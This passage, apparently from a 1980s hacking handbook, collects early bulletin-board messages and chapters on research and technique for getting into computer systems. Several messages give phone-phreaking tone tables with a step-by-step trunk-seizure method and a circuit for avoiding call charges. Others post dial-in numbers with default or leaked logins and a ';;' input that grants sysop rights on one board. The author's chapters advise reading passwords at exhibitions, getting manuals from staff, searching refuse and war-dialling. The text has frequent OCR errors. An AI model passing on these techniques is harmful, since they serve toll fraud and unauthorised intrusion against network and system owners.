From: XXXXXXXXXX To: ALL Subj: PUBLIC DATA NET Does anyone know what the Public Data Net is? I appear to have access to it, & I daren't ask what it is! Also, can anyone tell me more about the Primenet systems... Again I seem to have the means, but no info. For instance, I have a relative who logs on to another Prime Both of our systems are on Primenet, is there any way we can communicate? More info to those who want it ... <N>ext msg, <R>eply, or <S>top? Msg has replies, read now(Y/N)? y Reply has been deleted <N>ext msg, <R>eply, or <S>top? Msg#: 3739 \*HACKER'S CLUB\* 02/06/84 22:39:06 (Read 15 Times) From: xxxxxxxxx To: xxxxxxxxx Subj: REPLY TO MSG# 3716 (PRIMENET COMMS) Ahh, but what is the significance of the Address-does it mean a PSS number. or some thing like that? Meanwhile, I'II get on-line (via voice-link on the phone!) to my cousin, and see what he has on it.... Msg#: 3766 \*HACKER'S CLUB\* 02/07/84 13:37:54 (Read 13 Times)

To: xxxxxxxxxx

From: xxxxxxxxxx

### Subj: REPLY TO MSG# 3751 (PUBLIC DATA NET)

Primenet is a local network. I know of one in Poole, An BTGold use one between their systems too. It Is only an internal network, I suggest using PSS to communicate between different primes. Cheers.

<N>ext msg, <R>eply, or <S>top?

Msq#: 3799 \*BBC\*

02/07/84 22:09:05 (Read 4 Times)

From: xxxxxxxxxx

To: xxxxxxxxxxx

Subj: REPLY TO MSG# 3751 (RGB VIDEO)

The normal video output BNC can be made to produce colour video by making a link near to the bnc socket on the pcb. details are in the advanced user guide under the chapter on what the various links do. If you require more I will try to help, as I have done this mod and it works fine.

Msg#: 935 \*EREWHON\*

09/25/83 01:23:00 (Read 90 Times)

From: xxxxxxxxx

To: ALL

Subj: US PHONE FREAKING

USA Phone Freaking is done with a 2 out of 5 Code. The tones must be with 30Hz, and have less than 1% Distortion.

Master Tone Frequency = 2600 Hz.

>1 = 700 & 900 Hz

>2 = 700 & 1100 Hz

>3 = 900 & 1100 HZ

>4 = 700 & 1300 Hz

>5 = 900 & 1300 Hz

>6 = 1100 & 1300 Hz >7 = 700 & 1500 HZ >8 = 900 & 1500 Hz >9 = 1100 & 1500 Hz >0 = 1300 & 1500 Hz >Start Key Signal = 1100 & 1700 Hz >End Key Signal = 1300 & 1700 Hz > Military Priority Keys 11=700 & 1700 ; 12=900 & 1700 - I don't recommend using these. ( The method of use will be explained in a separate note. DO NOT DISCLOSE WHERE YOU GOT THESE FREQUENCIES TO ANYONE ! Msg#: 936 \*EREWHON\* 09/20/83 01:34:43 (Read 89 Times) From: xxxxxxxxxxx To: ALL Subj: UK PHONE FREAKING The UK System also uses a 2 out of 5 tone pattern. The Master Frequency is 2280 Hz >I = 1380 & 1500 Hz >2 = 1380 & 1620 Hz >3 = 1500 & 1620 Hz >4 = 1380 & 1740 Hz >5 = 1500 & 1740 Hz >6 = 1620 & 1740 Hz >7 = 1380 & I860 Hz >8 = 1500 & 1860 Hz >9 = 1620 & 1860 Hz >0 = 1740 & 1860 Hz

>Start Key = 1740 & 1980 ; End Keying = 1860 & 1980 Hz >Unused I think 11 = 1380 & 1980 ; 12 = 1500 & 1980 Hz

This is from the CCITT White Book Vol. 6 and is known as SSMF No. 3 to some B.T. Personnel. The 2280 Hz tone is being filtered out at many exchanges so you may

need quite high level for it to work.

Msg#: 951 \*EREWHON\* 09/21/83 17:44:28 (Read 79 Times)

From: xxxxxxxxx

To: PHONE FREAK's

Subj: NEED YOU ASK ?

In two other messages you will find the frequencies listed for the Internal phone system controls. This note is intended to explain how the system could be operated. The central feature to realise is that ( especially in the (USA) the routing information in a call is not in the Dialled Code. The normal sequence of a call is that the Area Code is received while the Subscriber No. Is stored for a short period. The Local Exchange reads the area code and selects the best route at that time for the call. The call together with a new "INTERNAL" dialling code Is then sent on to the next exchange together with the subscriber number. This is repeated from area to area and group to group. The system this way provides many routes and corrects itself for failures.

The Technique. make a Long Distance call to a number which does not answer. Send down the Master Tone. (2600 or 22080 Hz) This will clear the line back, but leave you in the system. You may now send the "Start key Pulse" followed by the Routing Code and the Subscriber No. Finish with the "End keying Pulse". The system sees you as being a distant exchange requesting a route for a call.

Meanwhile back at the home base. Your local exchange will be logging you in as still ringing on the first call. There are further problems in this in both the USA and the UK as the techniques are understood and disapproved of by those in authority. You may need to have a fairly strong signal into the system to get past filters present on the line. Warning newer exchanges may link these filters to alarms. Try from a phone box or a Public Place and see what happens or who comes. Example:- To call from within USA to Uk: > Ring Toll Free 800 Number > Send 2600 Hz Key Pulse > When line goes dead you are in trunk level > Start Pulse 182 End Pulse = White Plains N.Y. Gateway continued in next message

09/21/83 18:03:12 (Read 73 Times) From: xxxxxxxx To: PHONE FREAKS Subj: HOW TO DO IT PT 2

Hsg#: 952 \*EREWHON\*

> Start Pulse 044 = United Kingdom > 1 = London ( Note no leading 0 please ) > 730 1234 = Harrods Department Store. Any info on internal address codes would be appreciated from any callers.

Msg#: 1028 \*EREWHON\* 09/25/83 23:02:35 (Read 94 Times) From: xxxxxxxxx To: ALL The following info comes from a leaflet entitled 'FREEFONE':

"British Telecom's recent record profits and continuing appalling service have prompted the circulation of this information. It comprises a method of making telephone calls free of charge."

Circuit Diagram:

0	-0	-0
: !	!	:
: !	!	:
L 0	-0	Ρ
I!	!	Н
N !	!	0
E 0	-0	Ν
: !	!	Е
I!	!	:
N 0	-0	:
:		:
:		:
:		:
0		-0
S1 = XXX		
C1 = XXX		
D1 = XXX		
D2 = XXX		
R1 = XXX		
Continued		
MSG#: 1029 *EREWHON*		

09/25/83 23:19:17 (Read 87 Times)

From xxxxxxxxxx To: ALL Subj: FREEFONE PART 2

Circuit Operation

The circuit inhibits the charging for incoming calls only. When a phone is answered, there is normally approx. IOOmA DC loop current but only 8mA or so is necessary to polarise the mic In the handset. Drawing only this small amount is sufficient to fool BT's ancient "Electric Meccano".

It's extremely simple. When ringing, the polarity of the line reverses so D1 effectively answers the call when the handset is lifted. When the call is established, the line polarity reverts and R1 limits the loop current while D2 is a LED to indicate the circuit is in operation. C1 ensures speech is unaffected. S1 returns the telephone to normal.

Local calls of unlimited length can be made free of charge. Long distance calls using this circuit are prone to automatic disconnection this varies from area to area but you will get at least 3 minutes before the line is closed down. Further experimentation should bear fruit in this respect.

With the phone on the hook this circuit is completely undetectable. The switch should be cLosed if a call is received from an operator, for example, or to make an outgoing call. It has proved extremely useful, particularly for friends phoning from pay phones with jammed coin slots.

\*Please DO NOT tell ANYONE where yoU found this information\*

Msg#: 1194 \*EREWHON\*

10/07/83 04:50:34 (Read 81 Times)

From: xxxxxxxxxxx

To: ALL

Subj: FREE TEST NUMBERS

Free Test Numbers

Here are some no's that have been found to work:

Dial 174 <last 4 figs of your no>: this gives unobtainable then when you replace handset the phone rings.

Dial 175 <last 4 figs of your no: this gives 'start test...start test...', then when you hang-up the phone rings. Pick it up and you either get dial tone which indicates OK or you will get a recording i.e 'poor insulation B line' telling you what's wrong. If you get dial tone you can immediately dial 1305 to do a further test which might say 'faulty dial pulses'. Other numbers to try are 182, 184 or 185. I have discovered my exchange (Pontybodkin) gives a test ring for 1267. These numbers all depend on you local exchange so It pays to experiment, try numbers starting with 1 as these are all local functions. Then when you discover something of interest let me know

on this SIG. Msg: 2241 \*EREWHON\*

12/04/83 20:48:49 (Read 65 Times)

From: SYSOP

To: SERIOUS FREAKS

Subj: USA INFO

There is a company (?) in the USA called Loopmaniacs Unlimited, PO Box 1197, Port Townsend. WA, 98368, who publish a line of books on telephone hacking. Some have circuits even. Write to M. Hoy there. One of their publications is "Steal This Book" at S5.95 plus about \$4 post. Its Worth stealing, but don't show it to the customs!

Msg#: 3266 \*EREWHON\*

01/22/84 06:25:01 (Read 53 Times)

From: xxxxxxxxx

To: ALL

Subj: UNIVERSITY COMPUTERS

As already described getting onto the UCL PAD allows various calls. Via this network you can access many many university/research computers To get a full list use CALL 40 then HELP, select GUIDE. Typing '32' at the VIEW prompt will start listing the addresses. Host of these can be used at the pad by 'CALL addr' where addr is the address. For passwords you try DEMO HELP etc. If you find anything interesting report it here. HINT: To aviod the PAD hanging up at the end of each call use the LOGON command - use anything for name and pwd. This seems to do the trick. Another number: Tel: (0235) 834531. This is another data exchange. This one's a bit harder to wake up. You must send a 'break level' to start. This can be done using software but with a maplin just momentarily pull out the RS232 com. Then send RETURNS. To get a

list of 'classes' you could use say Manchesters HELP:- CALL 1020300, user:DEMO pwd:DEMO en when you're on HELP PACX.

Msg#: 3687 \*HACKER'S CLUB\*
02/05/84 14:41:43 (Read 416 Times)
From: xxxxxxxxx
To: ALL
Subj: HACKERS NUMBERS
The following are some of the numbers collected in the Hackers SIG:
Commodore BBS (Finland) 358 61 116223
Gateway test 01 600 1261
PRESTEST (1200/75) 01 583 9412
Some useful PRESTEL nodes - 640..Res.D (Martlesham's experiments in

Dynamic Prestel DRCS, CEPT standards, Picture Prestel, 601 (Mailbox, Telemessaging, Telex Link - and maybe Telecom Gold), 651 (Scratchpad -always changing). Occasionally parts of 650 (IP News) are not properly CUGed off. 190 sometimes is interesting well. These boards all specialised in lonely hearts services !

The boards with an asterisk all use BELL Tones

\*Fairbanks, AK, 907-479-0315 \*Burbank, CA, 213-840-8252 \*Burbank, CA, 213-842-9452 209-298-1328 \*Clovis, CA, \*Glendale, CA, 213-242-1882 714-220-0239 \*La Palma, CA, \*Hollywood, CA, 213-764-8000 \*San Francisco CA, 415-467-2588 \*Santa Monica CA, 213-390-3239 \*Sherman Oaks CA, 213-990-6830 \*Tar~ana , CA, 213-345-1047 \*Crystal Rivers FL,904-795-8850 \*Atlanta, GA, 912-233-0863 \*Hammond, IN, 219-845-4200 \*Cleveland, OH, 216-932-9845 \*Lynnefield, MA, 617-334-6369 \*Omaha, NE, 402-571-8942 \*Freehold, NJ, 201-462-0435 \*New York, NY, 212-541-5975 \*Cary, NC, 919-362-0676 \*Newport News, VA 804-838-3973 \*Vancouver, WA, 200-250-6624 Marseilles, France 33-91-91-0060

Both USA nos. prefix (0101)

a) Daily X-rated Doke Service 516-922-9463 b) Auto-Biographies of young ladies who normally work in unpublishable magazines on 212-976-2727. c)Dial a wank 0101,212,976,2626; 0101,212,976,2727 Msg#: 3688 \*HACKER'S CLUB\* 02/05/84 14:44:51 (Read 393 Times) From: xxxxxxxxxx To: ALL Subj: HACKERS NUMBERS CONT... Hertford PDP 11/70 Hackers BBS: Call 0707-263577 with 110 baud selected. type: SET SPEED 300'CR' After hitting CR switch to 300 baud. Then type: HELLO 124,4'CR !Password: HAE4 <CR> When logged on type: COMMAND HACKER <CR> Use: BYE to log out \*\*\*\*\*\*\* EUCLID 388-2333 TYPE A COUPLE OF <CR> THEN PAD <CR> ONCE LOGGED ON TO PAD TYPE CALL 40 <CR> TRY DEMO AS A USERID WHY NOT TRY A FEW DIFFER DIFFERENT CALLS THIS WILL LET U LOG ON TO A WHOLE NETWORK SYSTEM ALL OVER EUROPE! YOU CAN ALSO USE 01-278-4355. \*\*\*\*\*\*\* unknown 300 Baud 01-854 2411 01-854 2499 \*\*\*\*\* Honeywell: From London dial the 75, else 0753 (SLOUGH) 75 74199 75 76930

```
Type- TSS
User id: D01003
password: Unknown (up to 10 chars long)
Type: EXPL GAMES LIST to list games
To run a game type: FRN GAMES(NAME) E for a fotran game.
Replace FRN with BRN for BASIC games.
*****
Central London Poly 01 637 7732/3/4/5
*****
PSS (300) 0753 6141
* * * * * *
Comshare (300) 01 351 2311
*****
'Money Box' 01 828 9090
*****
Imperial College 01 581 1366
01 581 1444
******
These are most of the interesting numbers that have come up over the
last bit. If I have omitted any, please leave them in a message.
Cheers, xxxxx.
Msg#: 5156 *HACKER'S CLUB*
```

04/15/84 08:01:11 (Read 221 Times)

From: xxxxxxxxx

To: ALL

Subj: FINANCIAL DATABASES

You can get into Datastream on dial-up at 300/300 on 251 6180 - no I don't have any passwords....you can get into Inter Company Comparisons (ICC) company database of 60,000 companies via their

1200/75 viewdata front-end processor on 253 8788. Type \*\*\*# when asked for your company code to see a demo... Msg#: 5195 \*HACKER'S CLUB\* 04/17/84 02:28:10 (Read 229 Times) From: xxxxxxxxx To: ALL Subj: PSS TELEX THIS IS PROBOBLY OLD HAT BY NOW BUT IF YOU USE PSS THEN A92348\*\*\*\*\* WHERE \*\*=UK TELEX NO. USE CTRL/P CLR TO BET OUT AFTER MESSAGE. YOU WILL BE CHARGED FOR USE I GUESS Msg#: 7468 \*EREWHON\* 06/29/84 23:30:24 (Read 27 Times) From: xxxxxxxxx To: PHREAKS Subj: NEW(OLD..) INFO TODAY I WAS LUCKY ENOUGH TO DISCOVER A PREVIOUSLY UNKNOWN CACHE OF AMERICAN MAGAZINE KNOWN AS TAP. ALTHOUGH THEYRE RATHER OUT OF DATE

(1974-1981) OR SO THEY ARE PRETTY FUNNY AND HAVE A FEW INTERESTING BITS OF INFORMATION, ESPECIALLY IF U WANT TO SEE THE CIRCUIT DIAGRAMS OF UNTOLD AMOUNTS OF BLUE/RED/BLACK/??? BOXES THERE ARE EVEN A FEW SECTIONS ON THE UK (BUT AS I SAID ITS COMPLETELY OUT OF DATE). IN THE FUTURE I WILL POST SOME OF THE GOOD STUFF FROM TAP ON THIS BOARD (WHEN AND IF I CAN GET ON THIS BLOODY SYSTEM''). ALSO I MANAGED TO FIND A HUGE BOOK PUBLISHED BY AT&T ON DISTANCE DIALING (DATED 1975). DUNNO, IF ANYBODY'S INTERESTED THEN LEAVE A NOTE REQUESTING ANY INFO YOU'RE ARE CHEERS PS ANYBODY KNOW DEPRAVO THE RAT?? DOES HE STILL LIVE?

Msg#: 7852 t\*ACKER'S CLUB\*

08/17/84 00:39:05 (Read 93 Times)

From: xxxxxxxxx

To: ALL USERS

Subj: NKABBS

NKABBS IS NOW ONLINE. FOR ATARI & OTHER MICRO USERS. OPERATING ON 300 BAUD VIA RINGBACK SYSTEM. TIMES 2130HRS-2400HRS DAILY. TEL :0795 842324. SYSTEM UP THESE TIMES ONLY UNTIL RESPONSE GROWS. ALL USERS ARE WELCOME TO ON. EVENTUALLY WE WILL BE SERVING BBC,COMMODORE VIC 20/64 OWNERS.+NEWS ETC.

Msg#:8154 \*EREWHON\*

08/02/84 21:46:11 (Read 13 Times)

From: ANON

To: ALL

Subj: REPLY TO MSG# :1150 (PHREAK BOARDS)

PHREAK BOARD NUMBERS

IF YOU KNOW OF A BOARD THAT IS NOT LISTED HERE, PLEASE LET ME KNOW ABOUT IT.

JOLLY ROO	GER	713-468-0174
PIRATE'S	CHEST	617-981-1349
PIRATE'S	DATA CENTER	213-341-3962
PIRATE'S	SPACE STATION	617-244-8244
PIRATE'S	OUTHOUSE	301-299-3953
PIRATE'S	HANDLE	314-434-6187
PIRATE'S	DREAM	713-997-5067
PIRATE'S	TRADE	213-932-8294

PIRATE'S TREK	914-634-1268
PIRATE'S TREK III PIRATE-80	914-835-3627 305-225-8059
SANCTUARY	201-891-9567
SECRET SERVICE ][	215-855-7913
SKELETON ISLAND	804-285-0041
BOCA HARBOR	305-392-5924
PIRATES OF PUGET SOUND	206-783-9798
THE INSANITARIUM	609-234-6106
HAUNTED MANSION	516-367-8172
WASTELANDS	513-761-8250
PIRATE'S HARBOR	617-720-3600
SKULL ISLAND	203-972-1685
THE TEMPLE	305-798-1615
SIR LANCELOT'S CASTLE	914-381-2124
PIRATE'8 CITY	703-780-0610
PIRATE-S GALLEY	213-796-6602
THE PAWN SHOPPE	213-859-2735
HISSION CONTROL	301-983-8293
BIG BLUE MONSTER	305-781-1683
THE I.C.'S SOCKET	213-541-5607
THE MAGIC REALM	212-767-9046
PIRATE'S BAY BEYOND BELIEF	415-775-2384 213-377-6568
PIRATE'S TROVE	703-644-1665
CHEYANNE MOUNTAIN	303-753 1554
ALAHO CITY	512-623-6123
CROWS NEST	617-862-7037
PIRATE'S PUB ][	617-891-5793
PIRATE'S I/O	201-543-6139
SOUNDCHASER	804-788-0774

SPLIT INFINITY	408-867-4455
CAPTAIN'S LOG	612-377-7747
THE SILHARILLION	714-535-7527
TWILIGHT PHONE	313-775-1649
THE UNDERGROUND	707-996-2427
THE INTERFACE	213-477-4605
THE DOC BOARD	713-471-4131
SYSTEM SEVEN	415-232-7200
SHADOW WORLD	713-777-8608
OUTER LIMITS	213-784-0204
METRO	313-855-6321
MAGUS	703-471-0611
GHOST SHIP 111 - PENTAGON	312-627-5138
GHOST SHIP - TARDIS	312-528-1611
DATA THIEVES	312-392-2403
DANGER ISLAND	409-846-2900
CORRUPT COMPUTING	313-453-9183
THE ORACLE	305-475-9062
PIRATE'S PLANET	901-756-0026
CAESER S PALACE	305-253-9869
CRASHER BBS	415-461-8215
PIRATE'S BEACH	305-865-5432
PIRATE'S COVE	516-698-4008
PIRATE'S WAREHOUSE PIRATE'S PORT	415-924-8338 512-345-3752
PIRATE'S NEWSTAND ][	213-373-3318
PIRATE'S GOLDMINE	617-443-7428
PIRATE'S SHIP	312-445-3883
PIRATE'S MOUNTAIN	213-472-4287
PIRATE'S TREK ][	914-967-2917
PIRATE'S TREK IV	714-932-1124

PORT OR THIEVES	305-798-1051
SECRET SERVICE	213-932-8294
SHERWOOD FOREST	212-896-6063
GALAXY ONE	215-224-0864
R.A.G.T.I.H.E.	217-429-6310
KINGDOM OF SEVEN	206-767-7777
THE STAR SYSTEM	516-698-7345
ALPHANET	203-227-2987
HACKER HEAVEN	516-796-6454
PHANTOM ACCESS	814-868-1884
THE CONNECTION	516-487-1774
THE TAVERN	516-623-9004
PIRATE'S HIDEAWAY	617-449-2808
PIRATE'S PILLAGE THE PARADISE ON-LINE	317-743-5789 512-477-2672
MAD BOARD FROM MARS	213-470-5912
NERVOUS SYSTEM	305-554-9332
DEVO	305-652-9422
TORTURE CHAMBER	213-375-6137
HELL	914-835-4919
CRASHER BBS	415-461-8215
ALCATRAZ	301-881-0846
THE TRADING POST DEATH STAR	504-291-4970 312-627-5138
THE CPU	313-547-7903
TRADER'S INN	618-856-3321
PIRATE'S PUB	617-894-7266
BLUEBEARDS GALLEY	213-842-0227
MIDDLE EARTH	213-334-4323
EXIDY 2000	713-442-7644
SHERWOOD FOREST ][	914-352-6543

WARLOCK~S CASTLE	618-345-6638
TRON	312-675-1819
THE SAFEHOUSE	612-724-7066
THE GRAPE VINE	612-454-6209
THE ARK	701-343-6426
SPACE VOYAGE	713-530-5249
OXGATE	804-898-7493
MINES OF MORIA ][	408-688-9629
MERLIN'S TOWER	914-381-2374
GREENTREE	919-282-4205
GHOST SHIP ][ - ARAGORNS	312-644-5165
GENERAL HOSPITAL	201-992-9893
DARK REALM COSMIC VOYAGE	713-333-2309 713-530-5249
CAMELOT	312-357-8075
PIRATE'S GUILD	312-279-4399
HKGES	305-676-5312
MINES OF MORIA	713-871-8577
A.S.C.I.I.	301-984-3772

If Anybody is mad enough to actually dial up one (or more') of these BBs please log everything so thAt others may benefit from your efforts. IE- WE only have to register once, and we find out if this board suits our interest. Good luck and have fun! Cheers,

Msg#: 8163 \*HACKER'S CLUB\* 08/30/84 18:55:27 (Read 78 Times) From: XXXXXXXXX

To- ALL

Subj: XXXXXX

NBBS East is a relatively new bulletin board running from lOpm to 1230am on 0692 630610. There are now special facilities for BBC users

with colour, graphics etc. If you call it then please try to leave some messages as more messages mean more callers, which in turn means more messages Thanks a lot, Jon Msg#: 8601 \*HACKER'S CLUB\* 09/17/84 10:52:43 (Read 57 Times! From: xxxxxxxxx To: xxxxxxxxx Subj: REPLY TO Msg# 8563 (HONEYWELL) The thing is I still ( sort of I work for XXX so I don't think they would be too pleased if I gave out numbers or anything else. and I would rather keep my job Surely you don't mean MFI furniture ?? Msq#: 8683 \*HACKER'S CLUB\* 09/19/84 19:54:05 (Read 63 Times) From: xxxxxxxx To: ALL Subj: DATA NODE To those who have difficulty finding interesting numbers. try the UCL Data Node on 01-388 2333 (300 baud). When you get the Which Service? prompt. type PAD and a couple of CRs. Then, when the PAD> prompt appears type CALL XOOXOOX, where is any(number orrange of numbers. Indeed you can try several formats and numbers until you find something interesting. The Merlin Cern computer is 9002003 And it's difficult to trace You through aq data exchange! If anyone finds any interesting numbers, let me know on this board, or Pretsel mailbox 012495225. Msg has replies, read now(Y/N)' Y

Msg#: 9457 \*HACKER'S CLUB\* 10/11/84 01:52:56 (Read 15 Times) From: xxxxxxxxx

#### To: xxxxxxxxxx

Subj: REPLY TO MSG# 8683 (DATA NODE) IF YOU WANT TO KNOW MORE ABOUT THIS XXXXX PHONE PHONE XXXX XXXXX ON 000 0000

Msg#: 8785 \*HACKER'S CLUB\* 09/21/B4 20-28-59 (Read 40 Times)

From xxxxxxxxxxxxxx

Subj: NEW Number

NEW Computer ON LINE TRY RINGING 960 7868 SORRY THAT'S 01 (IN LONDON) IN FRONT.

good LUCK!

Please note that none of these hints, rumours, phone numbers and passwords are likely to work by the time you are reading this... However, in the case of the US credit agency TRW, described in the previous chapter, valid phone numbers and passwords appear to have sat openly on a number of bulletin boards for up to a year before the agency realised it. Some university mainframes have hacker's boards hidden on them as well.

It is probably bad taste to mention it, but of course people try to hack bulletin boards as well. An early version of one of the most popular packages could be hacked simply by sending two semi-colons (;;) when asked for your name. The system allowed you to become the Sysop, even though you were sitting at a different computer; you could access the user file, complete with all passwords, validate or devalidate whomever you liked, destroy mail, write general notices, and create whole new areas...

## Research Sources

The computer industry has found it necessary to spend vast sums on

marketing its products and whilst some of that effort is devoted to 'image' and 'concept' type advertising--to making senior management comfortable with the idea of the XXX Corporation's hardware because it has 'heard' of it--much more is in the form of detailed product information.

This information surfaces in glossies, in conference papers, and in magazine journalism. Most professional computer magazines are given away on subscription to 'qualified' readers; mostly the publisher wants to know if the reader is in a position to influence a key buying decision--or is looking for a job.

I have never had any difficulty in being regarded as qualified: certainly no one ever called round to my address to check up the size of my mainframe installation or the number of employees. If in doubt, you can always call yourself a consultant. Registration is usually a matter of filling in a post-paid card. My experience is that, once you are on a few subscription lists, more magazines, unasked for, tend to arrive every week or month--together with invitations to expensive conferences in far-off climes. Do not be put off by the notion that free magazines must be garbage. In the computer industry, as in the medical world, this is absolutely not the case. Essential regular reading for hackers are Computing, Computer Weekly, Software, Datalink, Communicate, Communications Management, Datamation, Mini-Micro Systems, and Telecommunications.

The articles and news items often contain information of use to hackers: who is installing what, where; what sort of facilities are being offered; what new products are appearing and what features they have. Sometimes you will find surveys of sub-sets of the computer industry. Leafing through the magazine pile that has accumulated while this chapter was being written, I have marked for special attention a feature on Basys Newsfury, an electronic newsroom package used, among others, by ITN's Channel Four News; several articles on new on-line hosts; an explanation of new enhanced Reuters services; a comparison of various private viewdata software packages and who is using them; some puffs for new Valued Added Networks (VANs); several pieces on computer security; news of credit agencies selling on-line and via viewdata; and a series on Defence Data Networks.

In most magazines, however, this is not all: each advertisement is coded with a number which you have to circle on a tear-out post-paid 'bingo card': each one you mark will bring wads of useful information: be careful, however, to give just enough information about yourself to ensure that postal packets arrive and not sufficient to give the 'I was just passing in the neighbourhood and thought I would call in to see if I could help' sales rep a 'lead' he thinks he can exploit.

Another excellent source of information are exhibitions: there are the ubiquitous 'product information' sheets, but also the actual machines and software to look at and maybe play with; perhaps you can even get a full scale demonstration and interject a few questions. The real bonus of exhibitions, of course, is that the security sense of salespersons, exhausted by performing on a stand for several days and by the almost compulsory off-hours entertainment of top clients or attempted seduction of the hired-in 'glamour' is rather low. Passwords are often written down on paper and consulted in your full view. All you need is a quick eye and a reasonable memory.

At both exhibitions and conferences it is a good idea to be a freelance journalist. Most computer mags have relatively small full-time staff and rely on freelancers, so you won't be thought odd. And you'll have your questions answered without anyone asking 'And how soon do you think you'll be making a decision? Sometimes the lack of security at exhibitions and demonstrations defies belief. When ICL launched its joint venture product with Sinclair, the One-Per-Desk communicating executive work- stations; it embarked on a modest road-show to give hands-on experience to prospective purchasers. The demonstration models had been pre-loaded with phone numbers...of senior ICL directors, of the ICL mainframe at its headquarters in Putney and various other remote services....

Beyond these open sources of information are a few murkier ones. The most important aid in tackling a 'difficult' operating system or applications program is the proper documentation: this can be obtained in a variety of ways. Sometimes a salesman may let you look at a manual while you 'help' him find the bit of information he can't remember from his sales training. Perhaps an employee can provide a 'spare', or run you a photocopy. In some cases, you may even find the manual stored electronically on the system; in which case, print it out. Another desirable document is an organisation's internal phone book...it may give you the numbers for the computer ports, but failing that, you will be able to see the range of numbers in use and, if you are using an auto-dial modem coupled with a search-and-try program, you will be able to define the search parameters more carefully. A phone book will also reveal the names of computer managers and system engineers; perhaps they use fairly obvious passwords.

It never ceases to astonish me what organisations leave in refuse piles without first giving them a session with the paper shredder.

I keep my cuttings carefully stored away in a second-hand filing cabinet; items that apply to more than one interest area are duplicated in the photocopier.

### Inference

But hackers' research doesn't rely simply on collecting vast

quantities of paper against a possible use. If you decide to target on a particular computer or network, it is surprising what can be found out with just a little effort. Does the organisation that owns the system publish any information about it. In a handbook, annual report, house magazine? When was the hardware and software installed? Did any of the professional weekly computer mags write it up? What do you know about the hardware, what sorts of operating systems would you expect to see, who supplied the software, do you know anyone with experience of similar systems, and so on.

By way of illustration, I will describe certain inferences it is reasonable to make about the principal installation used by Britain's Security Service, MI5. At the end, you will draw two conclusions: first that someone seriously interested in illicitly extracting information from the computer would find the traditional techniques of espionage--suborning of MI5 employees by bribery, blackmail or appeal to ideology--infinitely easier than pure hacking; and second, that remarkable detail can be accumulated about machines and systems, the very existence of which is supposed to be a secret--and by using purely open sources and reasonable guess-work.

The MI5 databanks and associated networks have long been the subject of interest to civil libertarians. Few people would deny absolutely the need for an internal security service of some sort, nor deny that service the benefit of the latest technology. But, civil libertarians ask, who are the legitimate targets of MI5's activities? If they are 'subversives', how do you define them? By looking at the type of computer power MI5 and its associates possess, it possible to see if perhaps they are casting too wide a net for anyone's good. If, as has been suggested, the main installation can hold and access 20 million records, each containing 150 words, and Britain's total population including children, is 56 million, then perhaps an awful lot of individuals are being marked as 'potential subversives'.

It was to test these ideas out that two journalists, not themselves out-and-out hackers, researched the evidence upon which hackers have later built. The two writers were Duncan Campbell of the New Statesman and Steve Connor, first of Computing and more recently on the New Scientist. The inferences work this way: the only computer manufacturer likely to be entrusted to supply so sensitive a customer would be British and the single candidate would be ICL. You must therefore look at their product range and decide which items would be suitable for a really large, secure, real-time database management job. In the late 1970s, the obvious path was the 2900 series, possibly doubled up and with substantive rapid-access disc stores of the type EDS200.

Checking through back issues of trade papers it is possible to see that just such a configuration, in fact a dual 2980 with a 2960 as back-up and 20 gigabytes of disc store, were ordered for classified database work by the Ministry of Defence'. ICL, on questioning by the journalists, confirmed that they had sold 3 such large systems two abroad and one for a UK government department. Campbell and Connor were able to establish the site of the computer, in Mount Row, London W1, and, in later stories, gave more detail, this time obtained by a careful study of advertisements placed by two recruitment agencies over several years. The main computer, for example, has several minis attached to it, and at least 200 terminals. The journalists later went on to investigate details of the networks--connections between National Insurance, Department of Health, police and vehicle driving license Systems.

In fact, at a technical level, and still keeping to open sources, You can build up even more detailed speculations about the MI5 main computer.

ICL's communication protocols, CO1, CO2, CO3, are published items;

you can get terminal emulators to work on a PC, and both the company and its employees have published accounts of their approaches to database management systems, which, incidentally, integrate software and hardware functions to an unusually high degree, giving speed but also a great deal of security at fundamental operating system level.

Researching MI5 is an extreme example of what is possible; there are few computer installations of which it is in the least difficult to assemble an almost complete picture.

#### CHAPTER 6

# Hackers' Techniques

The time has now come to sit at the keyboard, phone and modems at the ready, relevant research materials convenient to hand and see what you can access. In keeping with the 'handbook' nature of this publication, I have put my most solid advice in the form of a trouble-shooting appendix (I), so this chapter talks around the techniques rather than spelling them out in great detail.

Hunting instincts Good hacking, like birdwatching and many other pursuits, depends ultimately on raising your intellectual knowledge almost to instinctive levels. The novice twitcher will, on being told 'There's a kingfisher!', roam all over the skies looking for the little bird and probably miss it. The experienced ornithologist will immediately look low over a patch of water, possibly a section shaded by trees, because kingfishers are known to gulp the sort of flies that hover over streams and ponds. Similarly, a good deal of skilful hacking depends on knowing what to expect and how to react. The instinct takes time to grow, but the first step is understanding that you need to develop it in the first place. Tricks with phones

If you don't have a complete phone number for a target computer, then you can get an auto-dialler and a little utility program to locate it for you. You will find a flow-chart for a program in Appendix VII. An examination of the phone numbers in the vicinity of the target machine should give you a range within which to search. The program then accesses the auto-dial mechanism of the modem and 'listens' for any whistles. The program should enable the phone line to be disconnected after two or three 'rings' as auto-anSwer modems have usually picked up by then.

Such programs and their associated hardware are a little more Complicated than the popularised portrayals suggest: you must have software to run sequences of calls through your auto-dialler, the hardware must tell you whether you have scored a 'hit' with a modem or merely dialled a human being, and, since the whole point of the exercise is that it works unattended, the process must generate a list of numbers to try.

# Logging on

You dial up, hear a whistle...and the VDU stays blank. What's gone wrong? Assuming your equipment is not at fault, the answer must lie either in wrong speed setting or wrong assumed protocol. Experienced hackers listen to a whistle from an unknown computer before throwing the data button on the modem or plunging the phone handset into the rubber cups of an acoustic coupler. Different tones indicate different speeds and the trained ear can easily detect the difference--appendix III gives the common variants.

Some modems, particularly those on mainframes, can operate at more than one speed; the user sets it by sending the appropriate number of carriage returns. In a typical situation, the mainframe answers at 110 baud (for teletypewriters), and two carriage returns take it up to 300 baud, the normal default for asynchronous working.

Some hosts will not respond until they receive a character from the user. Try sending a space or a carriage return.

If these obvious things don't work and you continue to get no response, try altering the protocol settings (see chapters 2 and 3). Straightforward asynchronous protocols with 7-bit ASCII, odd or even parity and surrounded by one stop and one start bit is the norm, but almost any variant is possible.

Once you start getting a stream from the host, you must evaluate it to work out what to do next. Are all the lines over-writing each other and not scrolling down the screen? Get your terminal software to insert carriage returns. Are you getting a lot of corruption? Check your phone connections and your protocols. The more familiar you are with your terminal software at this point, the more rapidly you will get results.

### Passwords

